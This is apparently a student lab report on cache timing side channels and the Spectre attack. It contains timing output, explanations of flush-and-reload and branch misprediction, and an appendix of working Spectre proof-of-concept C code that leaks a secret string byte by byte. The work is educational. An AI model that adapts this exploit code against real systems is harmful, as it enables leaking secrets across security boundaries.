
CSE643 Lab7
Yishi Lu
10/22/2018

Task1&2: Side Channel Attacks via CPU Caches

Task1: Reading from Cache versus from Memory



screenshot1, we compile CacheTime program, and then we run it in 1st time

```
[10/18/18]seed@VM:~/.../Spectre_Attack$ task1
Access time for array[0*4096]: 198 CPU cycles
Access time for array[1*4096]: 242 CPU cycles
Access time for array[2*4096]: 251 CPU cycles
Access time for array[3*4096]: 97 CPU cycles
Access time for array[4*4096]: 249 CPU cycles
Access time for array[5*4096]: 254 CPU cycles
Access time for array[6*4096]: 270 CPU cycles
Access time for array[7*4096]: 94 CPU cycles
Access time for array[8*4096]: 257 CPU cycles
Access time for array[9*4096]: 249 CPU cycles
```

screenshot2, running 2nd time

```
[10/18/18]seed@VM:~/.../Spectre_Attack$ task1
Access time for array[0*4096]: 198 CPU cycles
Access time for array[1*4096]: 210 CPU cycles
Access time for array[2*4096]: 210 CPU cycles
Access time for array[3*4096]: 44 CPU cycles
Access time for array[4*4096]: 208 CPU cycles
Access time for array[5*4096]: 206 CPU cycles
Access time for array[6*4096]: 214 CPU cycles
Access time for array[7*4096]: 68 CPU cycles
Access time for array[8*4096]: 196 CPU cycles
Access time for array[9*4096]: 214 CPU cycles
```

screenshot3, running 3rd time

```
[10/18/18]seed@VM:~/.../Spectre_Attack$ task1
Access time for array[0*4096]: 1000 CPU cycles
Access time for array[1*4096]: 267 CPU cycles
Access time for array[2*4096]: 264 CPU cycles
Access time for array[3*4096]: 82 CPU cycles
Access time for array[4*4096]: 226 CPU cycles
Access time for array[5*4096]: 226 CPU cycles
Access time for array[6*4096]: 252 CPU cycles
Access time for array[7*4096]: 72 CPU cycles
Access time for array[8*4096]: 245 CPU cycles
Access time for array[9*4096]: 223 CPU cycles
```

screenshot4, running 4th time

```
[10/18/18]seed@VM:~/.../Spectre_Attack$ task1
Access time for array[0*4096]: 198 CPU cycles
Access time for array[1*4096]: 255 CPU cycles
Access time for array[2*4096]: 201 CPU cycles
Access time for array[3*4096]: 54 CPU cycles
Access time for array[4*4096]: 220 CPU cycles
Access time for array[5*4096]: 273 CPU cycles
Access time for array[6*4096]: 214 CPU cycles
Access time for array[7*4096]: 54 CPU cycles
Access time for array[8*4096]: 195 CPU cycles
Access time for array[9*4096]: 223 CPU cycles
```

screenshot5, running 5th time

```
[10/18/18]seed@VM:~/.../Spectre_Attack$ task1
Access time for array[0*4096]: 126 CPU cycles
Access time for array[1*4096]: 684 CPU cycles
Access time for array[2*4096]: 204 CPU cycles
Access time for array[3*4096]: 46 CPU cycles
Access time for array[4*4096]: 222 CPU cycles
Access time for array[5*4096]: 204 CPU cycles
Access time for array[6*4096]: 242 CPU cycles
Access time for array[7*4096]: 76 CPU cycles
Access time for array[8*4096]: 230 CPU cycles
Access time for array[9*4096]: 206 CPU cycles
```

screenshot6, running 6th time

```
[10/18/18]seed@VM:~/.../Spectre_Attack$ task1
Access time for array[0*4096]: 310 CPU cycles
Access time for array[1*4096]: 240 CPU cycles
Access time for array[2*4096]: 249 CPU cycles
Access time for array[3*4096]: 61 CPU cycles
Access time for array[4*4096]: 221 CPU cycles
Access time for array[5*4096]: 227 CPU cycles
Access time for array[6*4096]: 243 CPU cycles
Access time for array[7*4096]: 67 CPU cycles
Access time for array[8*4096]: 373 CPU cycles
Access time for array[9*4096]: 243 CPU cycles
```

screenshot7, running 7th time

```
[10/18/18]seed@VM:~/.../Spectre_Attack$ task1
Access time for array[0*4096]: 183 CPU cycles
Access time for array[1*4096]: 217 CPU cycles
Access time for array[2*4096]: 226 CPU cycles
Access time for array[3*4096]: 59 CPU cycles
Access time for array[4*4096]: 226 CPU cycles
Access time for array[5*4096]: 201 CPU cycles
Access time for array[6*4096]: 230 CPU cycles
Access time for array[7*4096]: 56 CPU cycles
Access time for array[8*4096]: 223 CPU cycles
Access time for array[9*4096]: 233 CPU cycles
```

screenshot8, running 8th time

```
[10/18/18]seed@VM:~/.../Spectre_Attack$ task1
Access time for array[0*4096]: 192 CPU cycles
Access time for array[1*4096]: 260 CPU cycles
Access time for array[2*4096]: 217 CPU cycles
Access time for array[3*4096]: 60 CPU cycles
Access time for array[4*4096]: 223 CPU cycles
Access time for array[5*4096]: 227 CPU cycles
Access time for array[6*4096]: 459 CPU cycles
Access time for array[7*4096]: 54 CPU cycles
Access time for array[8*4096]: 226 CPU cycles
Access time for array[9*4096]: 223 CPU cycles
```

screenshot9, running 9th time

```
[10/18/18]seed@VM:~/.../Spectre_Attack$ task1
Access time for array[0*4096]: 173 CPU cycles
Access time for array[1*4096]: 220 CPU cycles
Access time for array[2*4096]: 223 CPU cycles
Access time for array[3*4096]: 72 CPU cycles
Access time for array[4*4096]: 201 CPU cycles
Access time for array[5*4096]: 227 CPU cycles
Access time for array[6*4096]: 232 CPU cycles
Access time for array[7*4096]: 72 CPU cycles
Access time for array[8*4096]: 268 CPU cycles
Access time for array[9*4096]: 276 CPU cycles
[10/18/18]seed@VM:~/.../Spectre_Attack$
```

screenshot10, running 10th time

Observation and Explanation:

In this task, we run the program CacheTime for 10 times. In all these 10 running, we see that array[3*4096] and array[7*4096] always has the lest CPU cycles. The reason is that in the program we access these two element, so their values will be stored in the CPU cache. So accessing them will spend less time than other element in the array. For the threshold value, the biggest value for array[3*4096] is 97, and the biggest value for array[7*4096] is 94. The other array elements have no CPU cycles less or equal to 97. Therefore, 97 is a reasonable threshold value.

Task2: Using Cache as a Side Channel

```
/bin/bash 124x33
[10/18/18]seed@VM:~/.../Spectre_Attack$ gcc -march=native -o task2 FlushReload.c
[10/18/18]seed@VM:~/.../Spectre_Attack$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/18/18]seed@VM:~/.../Spectre_Attack$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/18/18]seed@VM:~/.../Spectre_Attack$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/18/18]seed@VM:~/.../Spectre_Attack$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/18/18]seed@VM:~/.../Spectre_Attack$ task2
[10/18/18]seed@VM:~/.../Spectre_Attack$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/18/18]seed@VM:~/.../Spectre_Attack$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/18/18]seed@VM:~/.../Spectre_Attack$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/18/18]seed@VM:~/.../Spectre_Attack$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/18/18]seed@VM:~/.../Spectre_Attack$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/18/18]seed@VM:~/.../Spectre_Attack$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
```


```
[10/18/18]seed@VM:~/.../Spectre_Attack$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/18/18]seed@VM:~/.../Spectre_Attack$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/18/18]seed@VM:~/.../Spectre_Attack$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/18/18]seed@VM:~/.../Spectre_Attack$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/18/18]seed@VM:~/.../Spectre_Attack$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/18/18]seed@VM:~/.../Spectre_Attack$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/18/18]seed@VM:~/.../Spectre_Attack$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/18/18]seed@VM:~/.../Spectre_Attack$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/18/18]seed@VM:~/.../Spectre_Attack$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/18/18]seed@VM:~/.../Spectre_Attack$
```

screenshot1, we run the FlushReload program for 20 times. We only get one miss


Observation and Explanation:

In this task, we use the side channel to get a secret value by a victim function. The method which we used is called Flush and Reload. The mechanism is that we first flush the whole array. Then we call the victim function which will access the secret in the array. Then we reload the whole array. Because the secret is accessed by the victim function, it is cached in the CPU; so accessing to the secret is much faster than accessing to other element in the array. Then we know which array element stores the secret. And we can get it. In this task, we change the threshold value to be 97 which is calculated in task1. As the screenshot1 shows, we only get one miss out of 20 times.


Task3: Out-of-Order Execution and Branch Prediction



screnshot1, we compile and run SpectreExperiment, and 97 is printed. So we execute the if true part even the if is false.




screenshot2, we comment out the ☆ part (_mm_clflush(&size))



screenshoht3, 97 still can be printed after we comment out (_mm_clflush(&size), but in a very low chance

screenshot4, we change victim(97) to victim(i+20)



screenshot5, 97 is not printed anymore, the attack fails


Observation and Explanation:

In this task, we want to explore the feature of out-of-order execution of CPU. When there is branch condition, the CPU first need to load the variable value in the condition statement, and then check the condition is true or false to decide take the branch or not. So CPU should follow the order load data, check data, make decision. However, this is not efficient, and it waste computer resource. In modern CPU, they do out-of-order execution, before the value is loaded and decision is made, CPU predict to take or not take the branch. If the prediction is wrong, then CPU discard the execution and remove any effect. For Intel CPU, they remove effect in the register and memory, but they forget to remove the effect in the cache, so this cause problem.

As screenshot1 shows, when we feed 97 to the victim() function, even 97 is large than 10, CPU still take the branch, so the **"temp = array[x * 4096 + DELTA];"** is executed, and 97 is printed. Then we comment out **"_mm_clflush(&size);"** in the program (screenshot2). And we run the program again, this time 97 is still printed, but the chance is very low (1/8). This is because when **"_mm_clflush(&size);"** is used to flush out the variable size from cache, CPU need to load its from memory, which cost much time, so CPU will do out-of-order execution. Therefore, before branch execution is discarded, we have more time to run the code. However, if we do not flush out variable size from cache, CPU can load its value from cache directly, which cost much less time. As a result, CPU may not need to do out-of-order execution, or it will discard the branch execution very quickly (before we execute the code inside if, the CPU has already realized the prediction is wrong and discarded the branch execution). Therefore, 97 has very low chance to be printed out. As screenshot 4 and 5 show, after we change victim(i) to

victim(i+20), we fail in every time. This is because that CPU will use a table to record the branch taken in past, and then it uses the table (past result) to predict branch taken or not. In this case, because we train CPU not to take branch (i+20 is greater then 10), when CPU perform out-of-order execution, it will choose to not taken the branch. So our attack fails.

Task4: The Spectre Attack




screenshot1, we compile and run SpectreAttack, and the secret (83) is printed, but there is a lot of noise (0).


Observation and Explanation:

In this task, we perform Spectre attack. The mechanism is similar as last task, we use the our-of-order execution and unremoved cache effect to steal the secret from a buffer. As the screensho1 shows, out attack is successful (secret 83 is printed), but there is a lot of noise (0), so we cannot get correct result every time.

Task5: Improve the Attack Accuracy



screenshot1, we compile and run the improved program, and we see 0 is the secret, but this is incorrect



screenshot2, after we fixed the problem, the program can print correct secret value.

Observation and Explanation:

In the previous task, we cannot get the correct secret all the time, there are a lot of noise. So in this task, we add a score[] array to improve the accuracy. The mechanism is very simple. The score[] has size of 256, one entry for one secret value. When we get a secret value k, we increment score[k] by 1. For every address of secret, we run multiple times (i.e. 1000). Then the value k with highest score in the array is the secret. However, there is a problem; as screenshot1 shows, when we run the program, we get 0 as our secret, obviously this answer is incorrect. So we examine the code and find the problem. When CPU perform the out-of-order execution, it will predict branch taken, so the secret in the buffer will be return. However, after the CPU find the prediction is incorrect, it will discard the branch execution, and it will run the code in branch not taken, which means it will run return 0 in the else clause. Therefore, even we get the secret, 0 will be returned as well. In short, whatever the secret returns or not, 0 will return finally. As a result, the score[0] will have the highest value. So we make following change (marked by red):


```
static int scores[256];
void reloadSideChannelImproved()
{
int i;
  volatile uint8_t *addr;
  register uint64_t time1, time2;
```

```
  int junk = 0;
  for (i = 0; i < 256; i++) {
    addr = &array[i * 4096 + DELTA];
    time1 = __rdtscp(&junk);
    junk = *addr;
    time2 = __rdtscp(&junk) - time1;
    //not include i=0 in our result
    if (time2 <= CACHE_HIT_THRESHOLD && i != 0)
      scores[i]++; /* if cache hit, add 1 for this value */
  }
}
```

we should not include i=0 in our result. So we just add **"&& i != 0"** in the if statement. So we only update scores[i], if i is not 0.

After the change, we run the program again. As screenshot2 shows, this time, we get a correct secret value.

Task6: Steal the Entire Secret String



screenshot1, after modified the program, we compile and run the program again. This time, the whole secret value is printed which is "Some Secret Value"

Observation and Explanation:

In this task, we need to modify the program in task5, and then the program should print the whole secret value. We make following changes (marked by red):

```
int main() {
```

```
  int i;
  uint8_t s;
  size_t larger_x = (size_t)(secret-(char*)buffer);
  for(int a=0; a<17; a++){//run 17 time for 17 characters
    flushSideChannel();
    for(i=0;i<256; i++) scores[i]=0;
    for (i = 0; i < 1000; i++) {
      //increase the address value to get the secret char in current address
      spectreAttack(larger_x+a);
      reloadSideChannelImproved();
    }
    int max = 0;
    for (i = 0; i < 256; i++){
     if(scores[max] < scores[i])
       max = i;
    }
    printf("Reading secret value at %p = ", (void*)larger_x+a);
    printf("The  secret value is %d %c\n", max, max);
    printf("The number of hits is %d\n", scores[max]);
  }
  return (0);
}
```

because there are 17 characters in the secret string, and we already have the address (call it X) of the first secret char. So the address of next char is X+1, and so on. We add a for loop to let the program run 17 times for these addresses; and in each loop, we repeat the same process to get the secret in the current address. As the screenshot1 shows, the whole secret is printed.

Appendix (code for task6):

```
#include <emmintrin.h>
#include <x86intrin.h>
#include <stdlib.h>
#include <stdio.h>
#include <stdint.h>

unsigned int buffer_size = 10;
uint8_t buffer[10] = {0,1,2,3,4,5,6,7,8,9};
uint8_t temp = 0;
char *secret = "Some Secret Value";
uint8_t array[256*4096];

#define CACHE_HIT_THRESHOLD (97)
#define DELTA 1024

// Sandbox Function
uint8_t restrictedAccess(size_t x)
{
```

```
  if (x < buffer_size) {
     return buffer[x];
  } else {
     return 0;
  }
}

void flushSideChannel()
{
  int i;
  // Write to array to bring it to RAM to prevent Copy-on-write
  for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;
  //flush the values of the array from cache
  for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 +DELTA]);
}

static int scores[256];
void reloadSideChannelImproved()
{
int i;
  volatile uint8_t *addr;
  register uint64_t time1, time2;
  int junk = 0;
  for (i = 0; i < 256; i++) {
    addr = &array[i * 4096 + DELTA];
    time1 = __rdtscp(&junk);
    junk = *addr;
    time2 = __rdtscp(&junk) - time1;
    if (time2 <= CACHE_HIT_THRESHOLD && i != 0)
      scores[i]++; /* if cache hit, add 1 for this value */
  }
}

void spectreAttack(size_t larger_x)
{
  int i;
  uint8_t s;
  volatile int z;
  for (i = 0; i < 256; i++)  { _mm_clflush(&array[i*4096 + DELTA]); }
  // Train the CPU to take the true branch inside victim().
  for (i = 0; i < 10; i++) {
    _mm_clflush(&buffer_size);
    for (z = 0; z < 100; z++) { }
    restrictedAccess(i);
  }
  // Flush buffer_size and array[] from the cache.
  _mm_clflush(&buffer_size);
  for (i = 0; i < 256; i++)  { _mm_clflush(&array[i*4096 + DELTA]); }
  // Ask victim() to return the secret in out-of-order execution.
  for (z = 0; z < 100; z++) { }
  s = restrictedAccess(larger_x);
  array[s*4096 + DELTA] += 88;
}

int main() {
```

```
  int i;
  uint8_t s;
  size_t larger_x = (size_t)(secret-(char*)buffer);
  for(int a=0; a<17; a++){
    flushSideChannel();
    for(i=0;i<256; i++) scores[i]=0;
    for (i = 0; i < 1000; i++) {
      spectreAttack(larger_x+a);
      reloadSideChannelImproved();
    }
    int max = 0;
    for (i = 0; i < 256; i++){
     if(scores[max] < scores[i])
       max = i;
    }
    printf("Reading secret value at %p = ", (void*)larger_x+a);
    printf("The  secret value is %d %c\n", max, max);
    printf("The number of hits is %d\n", scores[max]);
  }
  return (0);
}
```